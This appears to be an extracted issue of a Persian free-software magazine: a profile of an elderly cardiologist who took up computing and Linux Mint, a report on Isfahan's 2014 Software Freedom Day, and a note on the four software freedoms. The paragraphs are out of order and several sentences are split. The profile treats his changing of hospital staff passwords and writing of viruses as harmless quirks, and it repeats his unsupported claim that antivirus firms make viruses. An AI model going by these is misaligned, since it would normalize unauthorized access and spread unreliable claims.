به محض این که گوشی‌ام را برای ضبط صدا روی میز می‌گذارم نگاهش را جلب می‌کند، از جیبش ال‌جی جی ۳ خود را بیرون می‌آورد شروع می‌کند به تعریف کردن از صفحه نمایش و امکانات و نرم‌افزارهای آن. صحبت‌هایش را با بسم‌الله شروع می‌کند و می‌گوید: «یکی از معانی که خوب دریافت نکردیم معنای عبادت، در حالی که اگر کسی بدون برای چی به این دنیا آمده، همین مطالعه‌اش، همین نرم‌افزارهای آزاد و کارهای مختلفی که انسان برای امور خلق انجام

پزشکی که در ۵۳ سالگی با رایانه آشنا شد و لینوکس را به عنوان سیستم عاملش انتخاب کرد

# ماجرای کالبدشکافی یک رایانه

دقیقا ابتدای قرن بیست و یکم است. دانشجوی بعدی برای ارایه آماده می‌شود. یک نفر دستگاه سنگین اسلاید پروژکتور استاد را جمع می‌کند و در همین هنگام چند اسلاید که واحد سمعی بصری با هزار زحمت برای استاد درست کرده است از دستش می‌افتد. در آن طرف دانشجوی مذکور از کیفش یک سی‌دی حاوی فایل‌های پاورپوینت را بیرون می‌آورد و آن را برای نمایش درون رایانه می‌گذارد. از انتهای کلاس، «حسن رنجبرنژاد» ۵۳ ساله، دانشجویهایش را زیر چشمی نگاه می‌کند و به این می‌اندیشد که وقتی سال ۶۴ برای شرکت در دوره آموزشی زمینس راهی آلمان شده بود و اولین بار یک کامپیوتر را از نزدیک دید، چرا کنجکاوی بیشتری به خرج نداد و چرا اکنون با گذشت ۱۶ سال از آن واقعه همچنان با هیچ رایانه‌ای کار نکرده است. دکتر رنجبرنژاد یک هفته بعد از این رویاپردازی‌ها، خود را در برابر یک رایانه سلاخی شده دید که هر یک از اجزایش در گوشه‌ای از اتاق افتاده بود. در حقیقت به رسم اولین قدم در علم پزشکی اولین چیزی که در برخورد با یک رایانه به ذهنش رسیده بود این بود که آن را کالبدشکافی کند.



دانشجو،  
امیر حسین رنجبرنژاد



می دهد عبادت است»

دکتر حسن رنجبرنژاد متخصص قلب و فوق تخصص اکوکاردیوگرافی اکنون ۶۶ سالش است و موهای سپید و صدای آرامش خیر از تجربه های گران قدر و زیادی می دهد. می گوید: «ما پزشکها بازنشستگی نداریم و معمولا در محیط کارمون از دنیا می ریم». اصلا از خونریزی و چاقو به دست گرفتن خوشش نمی آید برای همین سمت جراحی نرفته و ترجیح داده به کارهای تشخیصی وقت بگذرانند. الان هم دیگر به خاطر سن و فعالیت های فرهنگی که در بیمارستان دارد کارهای آنژیوگرافی و بالینی انجام نمی دهد.

سال ۸۷ بعد از ۳۳ سال، از تدریس در دانشکده پزشکی دانشگاه تهران بازنشسته شده است. در دانشگاه، بیماری های قلبی را تدریس می کرده و می گوید از اول هم شغل معلمی را دوست داشته «چون انسان با آن بارور میشه و میشه همان شجره طیبه و این علم سینه به سینه ادامه پیدا می کنه». می گوید الان در هر مرکز درمانی بروی، کسی پیدا می شود که از شاگردان او باشد و ادامه می دهد: «خدا را شکر می کنم که تونستم چنین ثمرهای بدم و اینها خودشون همین طور ثمرات دیگر دارند». حالا تنها جایی که شاگردانش را می بیند سمینارها هستند، با این که می گوید سخنرانی ها را هم کنار گذاشته اما همچنان سمینارها را شرکت می کند و ادامه می دهد: «اما اولین سخنرانی هر سمیناری با منه و اون هم قرائت قرآن کریم است از باب تذکر این که باید کارتان در راه خدا باشه».

اکوکاردیوگرافی را با جزئیات تمام و کاملا علمی اما به زبان ساده توضیح می دهد. «کاردیو یعنی قلب، گرافی یعنی ثبت، اکو هم یعنی بازگشت صدا، مانند سونوگرافی است، اما برای این که مختص قلب است این اسم رو گذاشتند از امواج ماورا صوت بدون ضرر و زیان برای دیدن داخل قلب استفاده می کنیم البته سعی می کنیم قدرتش را زیاد نکنیم که در سلول های بنیادی اشکال ایجاد نکند. کار تشخیصی و تصویری است».

### تگزارس

سال ۱۳۶۱ رییس بیمارستان امام خمینی شده است. دو سال بعد به معاونت آموزشی دانشکده علوم پزشکی تهران منصوب می شود

و سال بعد یعنی ۱۳۶۴ اولین بار رایانه را از نزدیک می بیند. در آن سال برای شرکت در دوره ای که زیمنس برگزارش می کرد به آلمان می رود. در توصیف این لحظه می گوید: «اول فکر کردم دستگاه تایپه، بعد دیدم یک دکمه زد کلی اطلاعات آورد. بعد فهمیدم به این می گن کامپیوتر».

یک سال بعد از این که از آلمان بر می گردد برای دریافت فوق تخصص خود، از آمریکا بورسیه می گیرد. می گوید آن زمان خبری از سی دی نبود. دو سال در کالج پزشکی بیلور در شهر هوستون از ایالات تگزاس درس می خواند. دانشگاهی که مربوط به بیمارستان St Luke است و دکتر لوک معروف ترین جراح قلب دنیا و پزشک دربار پهلوی آن جا کار می کرده است. می گوید: «دایر اکو رنگی هم اولین بار آن جا آمد که البته اصل دستگاه می دونی کجایی بود؟ ژاپنی بود! بسیار ملت باهوشی اند، دو ملت در آمریکا خیلی با هوش بودند یکی ایرانی ها بودند یکی ژاپنی ها. چون آمریکایی ها دنبال بیزنس اند سرشون درد نمی کنه دنبال علم برند. همه پیشرفت هاشون مال کشورهای خارجه».

در این دوران کاردیوگرافی را روی فیلم ضبط می کنند و دستگاه های اکو و سونوگرافی به رایانه متصل نیستند. حسن رنجبرنژاد در آن دوران هیچ علاقه ای به کار کردن با کامپیوتر ندارد. تنها هنگامی که در راهروهای روشن کالج قدم می زد گاهی نگاهش به رایانه های کارکنان اداری می افتاد و به آرامی از کنارشان عبور می کند. می گوید: «کنجاکو هم نبودیم چون می دونستیم به دردمون نمی خوره».

### تشریح

سالها به سرعت می گذرد تا این که به اوایل ۸۰ می رسیم. رایانه های کوچک شخصی کم کم در حال وارد شدن به اداره های ایران هستند و شرکت در دوره ICDL برای کارمندان اجباری شده است. می گوید: «ما در هیئت علمی اجباری نداشتیم اما کارمندان اداری اگر یاد نمی گرفتند کارشون رو از دست می دادند، ما همه کارمون با دستگاه های عادی انجام می شد و گزارش ها هم دستی نوشته می شد و منشی تایپ می کرد» با این حال همه در حال تغییر هستند و دکتر رنجبرنژاد هم هر کار کند نمی تواند از این فرآیند تدریجی بگریزد. «تا

این که دیدم این دانشجوهای جدید سی دی می آرند و با پاور پونت ارایه می دن، ما بخورده این جا بین این جوان ها خجالت کشیدیم گفتیم عجب این ها دارن چی کار می کنن. من هر وقت می خواستم کنفرانس بدم می گفتم دستگاه اسلاید پروژکتور رو بیارید به صورت سنتی. تازه باید به پرسونل سمعی بصری می گفتیم که من این تصاویر رو به صورت اسلاید می خوام برام آماده کنه».

برای همین به صورت قسطی یک رایانه قدیمی برای خودش می خرد اما خط فرمان سیستم عامل داس وحشت او را بیشتر می کند. می گوید: «دیدم که این خیلی عجیب غریبه و کار من نیست و به اندازه کافی گرفتاری علمی دارم». بعدها دستگاه های آنژیوگرافی هم مجهز به سیستم عامل می شوند و باید اطلاعات را روی سی دی نوشت. دیگر مجبور می شود کار با رایانه را یاد بگیرد. می گوید: «این جا دیگه باید سی دی رو ران می کردم. حالا نمی دونستم اصلا سی دی رو چه جور ران کنم؟ فکر می کردم صفحه گرامافونه می گفتم چرا نمی چرخه؟» رنجبرنژاد تا به این جا به عنوان یک دکتر ۵۳ ساله با دانش جدید و تغییرات، رفتاری را داشته که هر آدم ۵۰ ساله ای دارد. اما وجه تمایز او رضایت به این تغییر و بالاخره حرکت در جریان آن است. کاری که خیلی ها نتوانستند انجام دهند.

به سراغ فرزندش می رود و کامپیوتری که چند ماه پیش برای او خریده بود را به بهانه یک نمونه جدید از او می گیرد. حالا یک اتاق خالی است و دکتر رنجبرنژاد و یک رایانه خاموش. همین طور به آن خیره می شود و شروع می کند به حرف زدن با آن. «گفتم تو چه کاره ای؟ اصلا کارت چیه؟» در نهایت فکر خوبی به ذهنش می رسد. به یاد ترم یک دانشگاه می افتد. دستگاهی که جلوی او بود حالا شبیه یک قورباغه شده است. آستین های خودش را بالا می زند و شروع می کند. «تو دلم گفتم اولین راه چیه؟ خب تشریح دیگه! دل و جگرش رو باز کردم».

یک کتاب سخت افزار می گیرد، تمام قطعات را نام گذاری می کند و نقشه آن ها را می کشد. چنین دل و جرأتی را از دستگاه های اکو به یادگار دارد. «چون در دستگاه های اکو عادت کرده بودم وقتی می خواستم تعمیرش کنم مهندس ها رو صدا نمی کردم»



**رنجبرنژاد تا به این جا به عنوان یک دکتر ۵۳ ساله با دانش جدید و تغییرات، رفتاری را داشته که هر آدم ۵۰ ساله ای دارد. اما وجه تمایز او رضایت به این تغییر و بالاخره حرکت در جریان آن است. کاری که خیلی ها نتوانستند انجام دهند.**



می‌گوید هنوز هم مدرن‌ترین دستگاه‌های اکو با ویندوز آکس بی سرویس پک ۲ نسخه توکار، کار می‌کنند.

### ۳ آزاد مردان

هر روز بیشتر از قبل با رایانه، دستگاهی که سال‌ها با آن غریبه بود آشنا می‌شود و امکانات بیشتری را روی آن کشف می‌کند تا این که یکی از دوستانش حرف لینوکس را پیش می‌کشد و آن را به روح کنجکاو او پیشنهاد می‌کند. او بونتو ۱۰/۰۴ را در مجتمع پایتخت پیدا می‌کند و بدون هیچ ترسی آن را امتحان می‌کند. «سی‌دی رو گذاشتم داخل دستگاه و خیلی راحت منوی ظاهر شد که کجا می‌خواهی نصب کنی، بعد قشنگ کنار ویندوز نصب کرد وقتی ریستارت کردم خیلی راحت تونستم بین ویندوز و اوپونتو انتخاب کنم و بعد به راحتی باهاش کار کردم» از نصب راحت آن نسخه اوپونتو می‌گوید و از این انتقاد می‌کند که چرا wubi را بعدا حذف کرد و کاربر دیگر نتوانست اوپونتو را از داخل ویندوز نصب کند. همان فرآیندی را که سر رایانه انجام داد این‌جا هم پیاده‌سازی می‌کند. برای همین، پیش از هر چیزی به سمت ریشه‌شناسی کلمه لینوکس و تاریخچه آن می‌رود. «بعد رفتم سراغ این که چطور لینوکس رو ساختن که رسیدم به هکر معروف آقای ریچارد استالمن که از این که محدود بشه و در یک چارچوب حفاظت شده قرار بگیره ناراحت بود و خوشم اومد ازش. بالاخره در هر کاری یک‌سری آزاده مردانی وجود دارند» حتی در همان ابتدا تا ماجرای گاز گرفته شدن دست لینوس توروالدز در یک باغ وحش که منجر به استفاده از لوگوی پنگوئن شد هم پیش می‌رود. درباره همه‌گیر

دیجیتال یعنی انگشتی. یعنی چه؟ کامپیوتر اول بشر انگشت‌هاش بود. این اولین کامپیوتری است که خداوند در اختیار بشر گذاشته. پس فهمیدم زبان این دستگاه فقط دو عدد صفر و یک است. هشتا از این دو رقم کنار هم باشه می‌شه یک کاراکتر. به A که می‌نویسیم ترکیبی است از چند صفر و یک.»

به تعریف تاریخچه محاسبات بشری ادامه می‌دهد: «کامپیوتر بعدی یک‌سری چوب‌تر بود که وقتی مشتری بدهکار بود، روش علامت می‌زدن بهش می‌گفتن چوق الف. بعد از این از چین و خاور دور کامپیوتر دیگری وارد شد بهش می‌گفتن آباکوس توی ایران بهش می‌گن چرتکه.» این‌ها را می‌گوید که به این نتیجه برسد که کامپیوتر مخترع خاصی ندارد. از این که نام این دستگاه غلط است و نباید کامپیوتر باشد به ماجرای داپلر در ستاره‌شناسی و تشخیص دور یا نزدیک شدن ستاره‌ها از روی رنگ فرکانسشان می‌رسیم و نیم ساعتی در علم نجوم و فیزیک غوطه‌ور می‌شویم. دانش او در زمینه‌های دیگر هم قابل تأمل است.

کنجکاوی‌اش در کار با رایانه محدود به نام آن نمی‌شود و به دست‌کاری رجیستری دوستانش و هک گذرواژه بیمارستان هم می‌رسد. کارکنان بیمارستان از این که یکی دائما رمزهایشان را تغییر می‌دهند شاک می‌هستند اما هیچ وقت متوجه نمی‌شوند یک متخصص قلب، علاقه‌ای به این کار نداشته باشد. چند وپروس هم می‌نویسد اما هیچ‌کس راضی نمی‌شود آن را امتحان کند!

از سال ۸۷ دستگاه‌های اکو کاردیوگرافی جدیدی وارد بازار می‌شود که مجهز به سیستم عامل توکار (embedded) است.

حالا نوبت قدم بعد است. «دیدم خب این که عین یک موجود مرده است که تشریح کردم. کارهای نیست، یک روحی می‌خواد، یک عاملی می‌خواد که به اصطلاح قطعات مرده بتونند برای ما کار کنند. بعد راه ارتباط با این رو بررسی کردم. کیبورد رو زدم موس رو تکون دادم دیدم جوابی نمیاد، بعدا فهمیدم به یک چیزی نیاز داریم که اسمش سیستم‌عامله.»

به تبع جو موجود سیستم‌عامل انتخابی‌اش ویندوز و نسخه آن میلیونوم است. شروع می‌کند به خواندن کتاب‌های ترجمه شده بازار و در کنار آن سؤال از کارمندان دانشگاه و پسرش راه‌های او برای یاد گرفتن سریع رایانه است. می‌گوید: «پسر ما ژست می‌گرفت می‌گفت خبری از این کامپیوتر نداری، می‌گفتم بالاخره بهت می‌رسم.»

به همان راه و روش علمی برای آشنایی با رایانه ادامه می‌دهد. برای همین به سراغ ریشه‌یابی کلمه دیجیتال می‌رود. «ما چیزی داریم در طب به نام ایتمولوژی یعنی شناخت ریشه لغات. مثلا در انگلیسی کلمه Disease به معنای بیماری از دو لغت دیس و ایز تشکیل شده. ایزی یعنی راحتی، دیس یعنی بدی. در طب واجبه که بدونی مثلا وقتی می‌گیم یه مریض دچار لوپوس اریتماتوز شده. لوپوس به زبان لاتین یعنی گرگ، اریتما یعنی سرخ. سیستم دفاعی مریض دچار مشکل میشه و بدن علیه خودش و گلبول‌های سفید وارد مبارزه می‌شه، چهره این مریض‌ها قرمز میشه صورتشون شبیه گرگ میشه.» پرس و جویش برای یافتن ریشه کلمه دیجیتال به نتیجه نمی‌رسد و همه آن را به «عددی» معنا کرده‌اند. «عدد که می‌شه نیومریکال. واقعا کسی جواب نمی‌داد. رفتم پیدا کردم. دیجیتال یعنی انگشت،



#### هر روز بیشتر

از قبل با رایانه،

#### دستگاهی

که سال‌ها با

#### آن غریبه بود

آشنا می‌شود و

#### امکانات بیشتری

را روی آن کشف

می‌کند تا این که

یکی از دوستانش

#### حرف لینوکس

را پیش می‌کشد

و آن را به روح

#### کنجکاو او

پیشنهاد می‌کند

نشدن لینوکس می گوید: «البته چون ما از ابتدا با ویندوز کار کرده‌ایم به اون عادت داریم اما لینوکس ساده‌ترین سیستم‌عامل است، اما جای خودش رو باز نکرد، چون به فکر کاربران عادی نبودند و بیشتر روی سرورها سرمایه‌گذاری کردند. هنوز زمان این نشده که ویندوز رو بگذارم کنار چون هنوز لینوکس برای دسکتاپ کامل نشده».

از رایانه برای خواندن و نوشتن مقالات و ساخت پایورپوینت استفاده می‌کنند، اما معلومات عمومی‌اش زیاد است و همین کنجکاوی‌اش او را به دست‌کاری در سیستم‌عامل بیشتر ترغیب می‌کند. توزیع‌های مختلفی را امتحان کرده است. می‌گوید: «در باره ردهت مطالعه کردم متوجه شدم خیلی حرفه‌ای و تجاری است و ره‌اش کردم بعد فدورا را در نمایشگاه گرفتم، از این سوزه هم بسیار خوشم اومد این محیط کاربری‌اش خیلی زیباست و انواع دسکتاپ‌ها رو داره و اما دیدم که اون کاربری راحت رو نداره ولی سرانجام سراغ لینوکس مینت رفتم و از هر کامپیوتری که بخوام استفاده کنم روش این رو نصب می‌کنم» همان لحظه از جیبش یک دی‌وی‌دی مینت در می‌آورد و به من نشان می‌دهد. به عقیده او مینت به خاطر نرم‌افزارهای پیش فرضش و اهمیتی که به کاربر می‌دهد با ارزش است. می‌گوید: «Clement Lefebvre سازنده مینت آدم بسیار باهوشیه. این آقا به کاربر اهمیت میده. مثلا وی‌ال‌سی رو لازم نیست نصب کنم و دقیقا نوع محیطش هم شبیه ویندوز در آورده با یک منوی استارت» می‌گوید آیفون و آپدیت ندارد و هرگز هم نمی‌گیرید، چون می‌داند زندانی آیتونز است و هر کاری بخواهد بکند باید از آن‌ها اجازه بگیرد، «این‌جا هم بخوام یک اپل‌آی‌دی باز کنم باید خودم رو آمریکایی معرفی کنم اونم با وی‌پی‌ان، برای همین گفتم چرا باید برم سراغ سیستمی که من رو اجیر می‌کنه الان با این موبایل‌ها یک جاسوس رو با خودمون حمل می‌کنیم قشنگ موقعیت‌یابی می‌کنن و همه اطلاعاتمون رو می‌فرستند» تجربه یک شبه‌اش با آی‌پد هم اصلا جالب نیست و فردا صبح در اولین فرصت آن را پس می‌دهد. این اسارت او را خیلی ناراحت می‌کند. با این حال الان روی ۸-۷ لپ‌تاپی که در خانه دارد هم ویندوز نصب است هم مک. هر کدام از این لپ‌تاپ‌ها یک‌سری کارآیی‌هایی

برایش دارد. یک مک‌بوک پرو و یک مک‌بوک ایر هم دارد و می‌گوید با مک خیلی بیشتر کار می‌کند، برای این‌که بر خلاف تبلت‌هایش احتیاج به اپل‌آی‌دی ندارد و رابط کاربری‌اش خیلی راحت است و شبیه‌ترین سیستم‌عامل به لینوکس است. می‌گوید: «خیلی امن‌تر از ویندوز است، ویندوز مثل آب‌کش می‌مونه همین‌طور ویروس وارد می‌شه» فهمیدم اولین لپ‌تاپش یک اپچی است که از دویی‌برایش فرستادند، آن را به عنوان یادگاری نگه داشته می‌گوید: «چون برام یادآور دورانی است که حتی نمی‌دانستم تاچ‌پد چیست». از UEFI شاک می‌گیرد: «لان در ویندوز ۸ یک بدجنسی خاصی می‌کنند چون اجازه نمی‌دهد وارد بایوسش بشی و سیستم‌عامل دیگه‌ای نصب کنی البته یک بار با آقای مهندس توکلی صحبت کردم به راه حلی گفتم، گفتم این کار من نیست که این تغییرات رو بدم»

از ماجرای اضافه شدن جستجوی آمازون در اوبونتو ناراحت است و می‌گوید: «مثل این‌که از اطلاعات افراد دزدی می‌کنه یعنی میاد می‌بینه شما چه کاره هستید و نوع تبلیغاتش رو تغییر میده وقتی آی‌کون آمازون میاد روی سیستم‌عامل واقعا یک مقدار سبک، این جنبه تجاری و کاربر رو در اختیار گرفته اما مینت هنوز سالم مونده». دکتر رنجبرنژاد تلاش زیادی کرده که آدم‌های اطرافش را هم به سمت لینوکس بکشاند. توصیه‌اش به دیگران هم توزیع مینت است چون می‌داند به راحتی ویندوز با آن کار می‌کنند. در اتاق کار دیوگرافی هم همه ملزم هستند که برای استفاده از اینترنت با مینت کار کنند.

درباره لاگ می‌گوید: «خودم در جلسات لینوکس که آقای مهندس توکلی اس‌ام‌اس می‌داد می‌اومدم ولی متوجه شدم که فضایش حرفه‌ای است و کار من نیست. یکی دو جلسه رفتم چندتا تذکره طبعی هم دادم برای شنوایی» تذکرش در حقیقت درباره وزوز گوش است که به خاطر گوش دادن موسیقی با صدای بلند ایجاد می‌شود. او خیلی اصرار دارد که این مطلب هم در گفتگویش باشد. می‌گوید در اثر صوت بالا موژک‌های گوش می‌ریزد در نتیجه فرد صداهای خارج را نمی‌شنود و صداهای درون بدن بلندتر از قبل شنیده می‌شود. او می‌گوید این بیماری درمان قطعی ندارد و فقط باید تحملش کرد

و حتی منجر به خودکشی می‌شود. می‌گوید: «یک مریضی داشتیم که وقتی ۳۰ سالگی به این مرض مبتلا شد فقط می‌نشست به این صدا گوش می‌کرد، ۱ سال طول کشید تا به زندگی عادی برگردد» درباره لاگ ادامه می‌دهد: «تا الان می‌دونم که چهار پنج جا عوض کردند و مشکل بودجه و مکان دارند. این نشون میده که اگر علاقه نبود این کار رو نمی‌کردند چهره‌ها هم همه جوون‌اند بعد فهمیدم فقط یه پیرمرد توشونه اونم ماییم» با این حال تا به حال با فروشگاه «سی‌تو» ارتباط خوبی داشته و مشکلاتش را آن‌جا حل می‌کرده می‌گوید: «وقتی سی‌تو را بست گفتم مهندس حس کردم یتیم شدم. مهندس توکلی، فرد مهربان، صمیمی، گرم و دوست بسیار خوبی است. البته این‌ها ضرر مادی می‌دن، کارهای انقلابی همیشه این‌طوری هستند و باید از راه‌های چریتی (داوطلبانه) حمایت بشن».

از علاقه‌اش به اسم مجله می‌گوید: «فکر کردم چرا این؟ چون ظاهرا هیچ ربطی به نرم‌افزارهای آزاد نداره ولی دیدم سلام یعنی دوستی و سازش و خطابش دنیا است. من فکر می‌کنم پیام نرم‌افزارهای آزاد باشد که در واقع می‌گه در خونه ما به روی شما بازه، ما مثل مک نمی‌خواهیم شما رو در اختیار بگیریم. سلام اسم خداست و البته با انقلاب نرم‌افزاری باز هم می‌خونه».

لینوکس را مادر همه سیستم‌عامل‌ها می‌داند و می‌گوید کار با آن ساده است و آن‌طور که بخواهد می‌تواند شخصی سازی‌اش کند. از نظر او مهم‌ترین ویژگی لینوکس امنیتش است. می‌گوید: «آدم احساس می‌کند وارد یک سیستم‌عاملی شده که همه آن را پشتیبانی می‌کنند اما در مورد مک و در مورد ویندوز باید ارور رو به ماکروسافت و اپل بفرستم که اگه خواستن در نسخه‌های بعدی این رو درست کنن اما در لینوکس اگه باگی داشته باشه کاربران با داشتن کدش می‌تونن اون مشکل رو بر طرف کنن». می‌گوید ویروس‌ها کار خود شرکت‌ها است زیرا با فروش آنتی‌ویروس، سود خوبی به جیب می‌زنند. می‌گوید: «هرکس که یه ویندوز نصب می‌کنه دنبال یک آنتی‌ویروس قوی هم هست، بعد باید آپدیت کنه بعد از یه مدت باید دوباره جایگزینش کنه».

**ولی دیدم سلام یعنی دوستی و سازش و خطابش دنیا است. من فکر می‌کنم پیام نرم‌افزارهای آزاد باشد که در واقع می‌گه در خونه ما به روی شما بازه، ما مثل مک نمی‌خواهیم شما رو در اختیار بگیریم. سلام اسم خداست و البته با انقلاب نرم‌افزاری باز هم می‌خونه.**





# یک روز خوب با نرم افزار آزادی‌ها

هست  
همایش روز آزادی نرم افزار سال ۲۰۱۴، هفدهم مهرماه در سالن امیرکبیر دانشگاه خوارسگان با همکاری انجمن علمی کامپیوتر این دانشگاه برگزار شد. در این همایش شش سمینار با موضوعات سخت افزارهای آزاد، شامل چاپگرهای سه بعدی و بردهای رزبری پای و آردوینو، اندروید، امنیت و ابزارهای آزاد، بش (bash) و توانایی‌های آن و خبرهای مهم دنیای نرم افزار آزاد برگزار شد. این همایش با صحبت‌های دبیر اجرایی همایش «مجید سلامت» آغاز و با صحبت‌های «الهام حصارکی» پیرامون مفاهیم نرم افزار آزاد، سخت افزار آزاد، مهاجرت به نرم افزارهای آزاد و خبرهای مهم دنیای نرم افزارهای آزاد طی یک سال گذشته ادامه یافت. پس از آن، «هادی امین‌زاده» ضمن معرفی مفاهیم چاپگرهای سه بعدی، شیوه‌های ساخت چاپگر سه بعدی، معرفی چاپگر آزاد رپ‌زپ،

در این همایش شش سمینار با موضوعات سخت افزارهای آزاد شامل چاپگرهای سه بعدی و بردهای رزبری پای و آردوینو، اندروید، امنیت و ابزارهای آزاد، بش (bash) و توانایی‌های آن و خبرهای مهم دنیای نرم افزار آزاد برگزار شد.

و طرفداران نرم افزارهای آزاد این روز را که مصادف با اولین سه‌شنبه ماه سپتامبر است در بسیاری از کشورها، در شهرهای کوچک و بزرگ با برگزاری همایش‌ها و جشن‌هایی گرامی می‌دارند.

## ۳ هفتمین سال اس اف دی در نصف جهان

همایش روز آزادی نرم افزار در اصفهان از سال ۱۳۸۶ تاکنون توسط گروه کاربران لینوکس اصفهان برگزار می‌شود. در برخی از همایش‌های برگزار شده توسط این گروه «مورای آلن» از توسعه‌دهندگان توزیع دبیان و «دنیل هولباخ» از توسعه‌دهندگان اوبونتو نیز حضور داشته‌اند. اصفهان لاگ هر سال در این همایش علاوه بر علاقمندان نرم افزارهای آزاد در اصفهان، میزبان جمعی از طرفداران نرم افزار آزاد که از شهرهای دیگر ایران برای حضور در این رویداد به اصفهان می‌آیند نیز

## ۳ روز آزادی نرم افزار

طرفداران نرم افزارهای آزاد، هر سال روز آزادی نرم افزار (Software Freedom Day) که به اختصار SFD خوانده می‌شود) را در نقاط مختلف جهان جشن گرفته و در این رویداد به ارایه سمینارهایی در رابطه با مفاهیم نرم افزار آزاد و کاربردهای آن می‌پردازند. هدف اصلی این همایش‌ها، معرفی مفاهیم نرم افزار آزاد به دیگران و تشویق آن‌ها به استفاده از این نرم افزارهاست.

روز آزادی نرم افزار اولین بار در ۲۸ اوت سال ۲۰۰۴ توسط ۷۰ گروه از طرفداران نرم افزارهای آزاد در نقاط مختلف جهان جشن گرفته شد. با افزایش طرفداران نرم افزارهای آزاد و شکل‌گیری تعداد بیش‌تری از جوامع کاربری متمرکز، در سال ۲۰۰۵ تعداد ۳۰۰ گروه از ۶۰ کشور جهان اقدام به برگزاری این رویداد کردند و در سال ۲۰۰۸، این جشن در ۹۰ کشور جهان برگزار شد. امروزه حامیان



نویسنده:  
الهام حصارکی

## نرم افزار آزاد از فلسفه تا واقعیت

با پیشرفت روزافزون فناوری و استفاده کلیه اقشار جامعه در سراسر جهان از نرم افزارها برای انجام امور روزمره و محاسبات پیچیده، این سؤال اساسی همواره مطرح بوده است که آیا مجموعه رشته‌هایی که کدهای نرم افزار را تشکیل می‌دهند باید به طور انحصاری در اختیار سازنده آن قرار داشته باشند یا به صورت آزادانه در معرض دید همگان قرار گیرند تا در صورت نیاز به تغییرات، رفع خطاها و بهبود کد به جای درخواست‌های مکرر از سازنده نرم افزار، نخبگان صنعت نرم افزاری که تمایل به انجام این کار دارند آزادانه بتوانند کد را تغییر داده و بهبود بخشند. گذشته از تغییر، بهبود و سفارشی‌سازی کد، مساله مهم دیگر در حوزه کدهای انحصاری احتمال قرار دادن کدهای مخرب عمدی توسط سازنده در مجموعه کدهای نرم افزار تولید شده به کاربردهایی همچون سرقت اطلاعات کاربران است. کشمکش بین حامیان حفظ انحصار کد برای سازنده‌های آن و حامیان نشر عمومی کدهای نرم افزارها بیش از دو دهه به طول انجامیده و همچنان ادامه دارد و ماحصل آن، نه بحث‌های بیهوده، بلکه رشد چشم‌گیر صنعت نرم افزار است. باید توجه داشت که حامیان هر یک از دو تفکر سهمی قابل توجه در توسعه و پیشرفت صنعت جوان نرم افزار ایفا کرده‌اند.

نرم افزار آزاد درباره آزادی کاربران برای اجرا، تکثیر، توزیع، بررسی، تغییر و بهبود دادن نرم افزار است. در حقیقت نرم افزاری آزاد است که چهار آزادی زیر به کاربران آن داده شود:

### 1 آزادی صفر:

آزادی برای اجرای برنامه برای هر منظوری  
آزادی یک:

آزادی برای مطالعه و بررسی چگونگی عملکرد برنامه و تغییر آن برای نیاز خود. دسترسی به کد منبع یک پیش شرط برای این آزادی می‌باشد.

### 2 آزادی دو:

آزادی برای توزیع مجدد نسخه‌هایی از آن

### 3 آزادی سه:

آزادی برای بهبود برنامه و انتشار این تغییرات برای عموم، تا تمام جامعه از آن بهره ببرند. که البته دسترسی به کد منبع یک پیش شرط برای این آزادی است.

از نظر «ریچارد متیو استالمن» بنیان‌گذار جنبش نرم افزار آزاد «نرم افزار آزاد نرم افزاری است که به آزادی و همبستگی اجتماعی جامعه شما احترام بگذارد.» ■

شبانه و کد زدن و خواب ماندن‌های اول صبح است. همایش روز آزادی نرم افزار اصفهان هم که میزبان گیک‌های خواب‌آلود بود از این قاعده مستثنی نماند و مدیر سمعی بصری همایش پس از تلاش‌های بی‌چشم داشت گروهی از متخصصین جوان ایرانی ترک بستر گفته و راهی همایش شد.

### 4 فراموش کارهای دقیق

این که فراموشی هم از تاثیرات کد زدن‌های شبانه است یا نه خود جای بحث مفصل دارد. یکی از مهمانان تهرانی همایش که در هر بخش از مسیر همایش چیزی جا گذاشته بود در نهایت با جا گذاشتن تلفن هوشمند خود در سالن غذاخوری دانشگاه ره خوابگاه تا سسی و سه پل را یک شبه پیمود و البته این فراموشی به خاطره یک دورهمی با بچه‌های گروه کاربران لینوکس اصفهان انجامید.

### 5 از دانشگاه تا بیمارستان

البته همایش امسال روز آزادی نرم افزار اصفهان علاوه بر این دقیق شیرین با کمی حرارت نیز همراه بود!

یکی از پاک‌باختگان راه نرم افزار آزاد که از تهران برای حضور در مراسم عازم اصفهان بود در مسیر دچار سوختگی بخشی از صورت شد که البته جای هیچ نگرانی نیست و ایشان در حال حاضر در کمال صحت و سلامت به سر می‌برند و تنها بخشی‌هایی از همایش را از دست دادند و بازدید از بیمارستان سوانح سوختگی اصفهان نیز نصیب ایشان شد. ■

اقدام به پرینت یک نمونه پیچ با چاپگر سه بعدی کرد. در ادامه مجید سلامت به بررسی اندروید در گذر تاریخ و تاثیرات نرم افزارهای آزاد بر محبوبیت و بهبود این سیستم‌عامل همراه پرداخت. پس از پذیرایی و استراحت «بهراد اسلامی فر» مطالبی در رابطه با بش و توانایی‌های آن و معرفی دوره‌های رسمی آموزش گنوالینوکس (LPI) ارائه کرد.

